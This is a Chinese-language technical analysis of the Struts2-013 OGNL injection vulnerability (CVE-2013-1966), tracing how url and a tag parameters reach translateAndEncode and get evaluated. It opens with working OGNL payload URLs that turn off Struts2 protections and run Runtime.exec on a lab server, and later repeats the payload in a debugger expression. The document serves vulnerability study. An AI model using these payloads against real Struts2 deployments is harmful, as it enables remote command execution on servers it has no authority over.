

Struts2-013漏洞分析（CVE-2013-1966）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述：JSP中使用 `url` 标签、`a` 标签，并且 `includeParams` 的值为all，当Struts2在返回HTTP请求，渲染JSP界面时，会解析HTTP请求中的参数，对参数值进行OGNL解析，从而产生OGNL表达式注入漏洞

影响版本：Struts 2.0.0 - Struts 2.3.14.1

影响说明：OGNL表达式注入

环境说明：Struts2（2.3.12）、Tomcat（7.0.47）、IDEA（2022.3）

环境搭建：使用我提供的Struts2-013MV项目，导入自己的IDEA即可

Payload：

```
1 //执行的方式可以$与%，但%需要URL编码
2 // 将%进行编码，使用ASTEval模式执行命令
3 192.168.70.138:8080/Struts2-013MV/?
   username=%25{%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=false)
   (%23_memberAccess[%22allowStaticMethodAccess%22]=true)
   (@java.lang.Runtime.getRuntime().exec(%22calc%22))}
4
5 // 将payload拆分到多个参数中
6 username=%25{%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=false}&passw
   ord=%25{%23_memberAccess[%22allowStaticMethodAccess%22]=true}&passwords=%25{@java.la
   ng.Runtime.getRuntime().exec(%22calc%22)}
7
8 // %变为$
9 /Struts2-013MV/?
   username=${%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=false}&passwor
   d=${%23_memberAccess[%22allowStaticMethodAccess%22]=true}&passwords=${@java.lang.Run
   time.getRuntime().exec(%22calc%22)}
```

几个疑惑：


- ☐ 有没有其它的漏洞利用点？

一、环境介绍

项目源码可以私信我

二、漏洞分析


Struts2-013漏洞与Struts2-002漏洞的触发位置几乎相同，都是在渲染JSP页面时触发，JSP页面中使用的`url`标签，那我们需要分析的就是ComponentTagSupport、URLTag、URL这三个核心类，最终负责业务处理的是URL类，所以只需要看它的star与end方法即可



URL类的2个核心属性`UrlProvider`、`UrlRenderer`，作用如下

```
1 public class URL extends ContextBean {
2     // 该接口的实现可用于构建URL，可以理解为url标签对象，封装了url标签的基本属性
3     private UrlProvider urlProvider;
4     // 负责渲染URL，也就是呈现URL，内部封装了渲染url标签所需要的方法，例如将HTTP传过来的参数赋值
    给urlProvider
5     // UrlRenderer拿着参数信息，调用renderURL渲染出最终要呈现的url
6     private UrlRenderer urlRenderer;
7     //省略部分代码
8 }
```

URL类的start方法是先处理HTTP传过来的URL参数，初始化URL对象，最重要的是初始化`UrlProvider`对象的`parameters`属性，这个属性将在`doEndTag`方法中使用，遍历组成新的url连接



URL类的end方法会调用`urlRenderer.renderUrl`方法渲染最终要呈现的url，代码如下

```

1 // 该方法在ServletUrlRenderer类中, 该类是UrlRenderer的实现类
2 public void renderUrl(Writer writer, UrlProvider urlComponent) {
3     // 获取scheme, 也就是http还是Https
4     String scheme = urlComponent.getHttpServletRequest().getScheme();
5
6     if (urlComponent.getScheme() != null) {
7         scheme = urlComponent.getScheme();
8     }
9     // 最终要显示到浏览器的url
10    String result;
11    // 从ActionContext获取ActionInvocation
12    ActionInvocation ai = (ActionInvocation)
ActionContext.getContext().get(ActionContext.ACTION_INVOCATION);
13    // 如果url标签的value为空, 并且url标签的action有值
14    if (urlComponent.getValue() == null && urlComponent.getAction() != null) {
15        // 组成url
16        result = urlComponent.determineActionURL(urlComponent.getAction(),
urlComponent.getNamespace(), urlComponent.getMethod(),
urlComponent.getHttpServletRequest(), urlComponent.getHttpServletResponse(),
urlComponent.getParameters(), scheme, urlComponent.isIncludeContext(),
urlComponent.isEncode(), urlComponent.isForceAddSchemeHostAndPort(),
urlComponent.isEscapeAmp());
17        // 如果action为null, 但actionInvocation不为空
18    } else if (urlComponent.getValue() == null && urlComponent.getAction() ==
null && ai != null) {
19        // both are null, we will default to the current action
20        // 从actionInvocation中获取下面的action、namespace、method
21        final String action = ai.getProxy().getActionName();
22        final String namespace = ai.getProxy().getNamespace();
23        final String method = urlComponent.getMethod() != null ||
!ai.getProxy().isMethodSpecified() ? urlComponent.getMethod() :
ai.getProxy().getMethod();
24        result = urlComponent.determineActionURL(action, namespace, method,
urlComponent.getHttpServletRequest(), urlComponent.getHttpServletResponse(),
urlComponent.getParameters(), scheme, urlComponent.isIncludeContext(),
urlComponent.isEncode(), urlComponent.isForceAddSchemeHostAndPort(),
urlComponent.isEscapeAmp());
25        // 如果url标签的value有值, 则直接显示value即可
26    } else {
27        String _value = urlComponent.getValue();
28
29        // We don't include the request parameters cause they would have
been
30        // prioritised before this [in start(Writer) method]
31        if (_value != null && _value.indexOf("?") > 0) {
32            _value = _value.substring(0, _value.indexOf("?"));
33        }

```

```

34         result = urlHelper.buildUrl(_value,
urlComponent.getHttpServletRequest(), urlComponent.getHttpServletResponse(),
urlComponent.getParameters(), scheme, urlComponent.isIncludeContext(),
urlComponent.isEncode(), urlComponent.isForceAddSchemeHostAndPort(),
urlComponent.isEscapeAmp());
35     }
36     // 获取#后面的值, html的锚点
37     String anchor = urlComponent.getAnchor();
38     if (StringUtils.isEmpty(anchor)) {
39         result += '#' + urlComponent.findString(anchor);
40     }
41     // 判断urlComponent是否为ContextBean的子类 (子类有Date、Text、Bean、URL等)
42     // 当前urlComponent的类型是ComponentUrlProvider, 所以条件为假
43     if (urlComponent.isPutInContext()) {
44         String var = urlComponent.getVar();
45         if (StringUtils.isEmpty(var)) {
46             urlComponent.putInContext(result);
47
48             // add to the request and page scopes as well
49             urlComponent.getHttpServletRequest().setAttribute(var, result);
50         } else {
51             try {
52                 writer.write(result);
53             } catch (IOException e) {
54                 throw new StrutsException("IOError: " + e.getMessage(), e);
55             }
56         }
57     } else {
58         try {
59             // JspWriterImpl写入组装好的url
60             writer.write(result);
61         } catch (IOException e) {
62             throw new StrutsException("IOError: " + e.getMessage(), e);
63         }
64     }
65 }

```

`urlComponent.determineActionURL` 方法经过跳转, 会调到 `DefaultUrlHelper.buildUrl` 方法中, 对 HTTP参数和url进行拼接

```
URL.java x ComponentUrlProvider.java x Component.java x ContextBean.java x ServletUrlRenderer.java x UrlProvider.java x DefaultUrlHelper.java x
168 link.append(requestURI);
169 }
170
171 //if the action was not explicitly set grab the params from the request
172 if (escapeAmp) { escapeAmp: true
173 | buildParametersString(params, link, AMP); link: "/Struts2-013MV/login.action" params: size = 1
174 } else {
175     buildParametersString(params, link, paramSeparator: "&");
176 }
177
178 String result = link.toString();
179
180 if (StringUtils.containsIgnoreCase(result, searchStr: "<script")){
181     result = StringEscapeUtils.escapeEcmaScript(result);
182 }
183 try {
184     result = encodeResult = true ? response.encodeURL(result) : result;
185 } catch (Exception ex) {
186     if (LOG.isDebugEnabled()) {
187         LOG.debug(msg: "Could not encode the URL for some reason, use it unchanged", ex);
188     }
189     result = link.toString();
190 }
```

循环HTTP参数，也就是paramValue，将参数逐个拼接到url中

```
URL.java x ComponentUrlProvider.java x Component.java x ContextBean.java x ServletUrlRenderer.java x UrlProvider.java x DefaultUrlHelper.java x
194
195 public void buildParametersString(Map<String, Object> params, StringBuilder link, String paramSeparator) { link: "/"
196     if ((params != null) && (params.size() > 0)) {
197         if (!link.toString().contains("?")) {
198             link.append("?");
199         } else {
200             link.append(paramSeparator);
201         }
202
203         // Set params
204         Iterator<Map.Entry<String, Object>> iter = params.entrySet().iterator(); iter: LinkedHashMap$LinkedEntryIte
205         while (iter.hasNext()) {
206             Map.Entry<String, Object> entry = iter.next(); iter: LinkedHashMap$LinkedEntryIterator@5705 entry: "t
207             String name = entry.getKey(); name: "username"
208             Object value = entry.getValue(); entry: "username" -> ["%{(#context["xw..."] value: ["%{(#context["xw
209
210             if (value instanceof Iterable) {
211                 for (Iterator iterator = ((Iterable) value).iterator(); iterator
212                     .hasNext();) {...]
213             } else if (value instanceof Object[]) {
214                 Object[] array = (Object[]) value; value: ["%{(#context["xw..."] array: ["%{(#context["xw..."]
215                 for (int i = 0; i < array.length; i++) { i: 0
216                     Object paramValue = array[i]; array: ["%{(#context["xw..."] i: 0 paramValue: "%{(#context[
217                     link.append(buildParameterSubstring(name, paramValue) link: "/Struts2-013MV/login.action?" na
218                     .toString());
219                 }
220             }
221         }
222     }
223 }
```

在 buildParameterSubstring 方法中对HTTP参数名与参数值使用 translateAndEncode 进行处理

```
1 private String buildParameterSubstring(String name, String value) {
2     StringBuilder builder = new StringBuilder();
3     builder.append(translateAndEncode(name));
4     builder.append('=');
5     // 我们是在参数值中写的payload，所以在这触发漏洞
6     builder.append(translateAndEncode(value));
7     return builder.toString();
8 }
```

在Struts2-002中（2.0.11）中是这样处理的

```
Dispatcher.java x UrlHelper.class x LoginAction.java x struts.xml x pom.xml x web.xml x LocalizedTextUtil.java x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...

171 for(int i = 0; i < values.length; ++i) {
172     if (values[i] != null) {
173         link.append(name);
174         link.append('=');
175         link.append(translateAndEncode(values[i]));
176     }
177 }
```

`translateAndEncode` 方法最终会进入, `TextParseUtil.translateVariables` 方法处理参数值, 这个方法我们已经分析过很多次了, `$`与`%`开头都可以执行OGNL表达式

```
ComponentUrlProvider.java x Component.java x ContextBean.java x ServletUrlRenderer.java x UrlProvider.java x DefaultUrlHelper.java x TextParseUtil.java x
public static Object translateVariables(char[] openChars, String expression, ValueStack stack, Class asType, boolean
// deal with the "pure" expressions first!
//expression = expression.trim();
Object result = expression; result: "%{(#context['xwork.MethodAccessor.denyMethodExecution']=false) (#_memberAccess
for (char open : openChars) { openChars: [$, %] open: '%' 37
int loopCount = 1; loopCount: 1
int pos = 0; pos: 0
//this creates an implicit StringBuffer and shouldn't be used in the inner loop
final String lookupChars = open + "{"; open: '%' 37 lookupChars: "%{"
```

最终会对参数值进行OGNL表达式的解析, 从而产生OGNL命令执行漏洞

```
ComponentUrlProvider.java x Component.java x ContextBean.java x ServletUrlRenderer.java x UrlProvider.java x DefaultUrlHelper.java x TextParseUtil.java x
192
193 if ((start != -1) && (end != -1) && (count == 0)) { count: 0
194     String var = expression.substring(start + 2, end); expression: "%{(#context['xwork.MethodAccessor.d
195
196 Object o = stack.findValue(var, asType); stack: OgnlValueStack@55672 asType: "class java.lang.Stri
197 if (evaluator != null && !false) {
+ "(#context['xwork.MethodAccessor.denyMethodExecution']=false)(#_memberAccess['allowStaticMethodAccess']=true)(@java.lang.Runtime@getRuntime().exec('calc'))"
199
200
201 }
```

以上是url标签的漏洞利用过程, 总结下漏洞调用链

url标签的end调用链: `ServletUrlRenderer.renderUrl()` --> -->

`DefaultUrlHelper.translateAndEncode()`

同样a标签也存在该漏洞, 不在详细分析, 漏洞调用链如下


a标签的start调用链: `Anchor.start()` --> `ClosingUIBean().start()` --> `UIBean.evaluateParams()` --> `Anchor.evaluateExtraParams()` --> `ServletUrlRenderer.renderUrl()` --> -->

`DefaultUrlHelper.translateAndEncode()`


a标签的end调用链: `Anchor.end()` --> `UIBean.evaluateParams()` --> `Anchor.evaluateExtraParams()` --> `ServletUrlRenderer.renderUrl()` --> --> **`DefaultUrlHelper.translateAndEncode()`**

通过分析调用链, 可以看到漏洞点为**`DefaultUrlHelper.translateAndEncode()`**, 只要调用到这个方法便可能存在漏洞, 所以在IDEA中选中的该方法, 右键选择**find in Files**, 在打开的搜索页面选择Scope以及All Places, 然后不断向上查找谁调用了该方法, 通过查找可以找到这样的调用链:

```
1 ServletRedirectResult.doExecute() -->
  Result.DefaultUrlHelper.buildParametersString() -->
    DefaultUrlHelper.translateAndEncode()
```



看到ServletRedirectResult类就很容易联想到Struts2-012的漏洞，所以我们接下来使用Struts2-012的漏洞环境进行调试，观察ServletRedirectResult.doExecute()方法



读完代码可以发现如果想要 `requestParameters` 属性存放HTTP参数，那么prohibitedResultParams中就不能包含location，但我们的漏洞环境中恰好有，而且prohibitedResultParams是硬编码，无法改变，所以这个漏洞利用思路无法实现。

但假设可以绕过prohibitedResultParams的验证，是否真的可以执行漏洞代码呢？手动修改requestParameters的值，看是否能执行代码，当然，这有点离谱，但却是我们发现漏洞点，证明思路的一种方式。

在IDEA右键点击 `Evaluate Expression...`，运行下面代码，发现确实可以弹出计算器

```
1 requestParameters.put("username", "%  
  {#_memberAccess['allowStaticMethodAccess']=true,#context['xwork.MethodAccessor.denyMethodExecution']=false,@java.lang.Runtime.getRuntime().exec('calc')}");
```

漏洞分析结束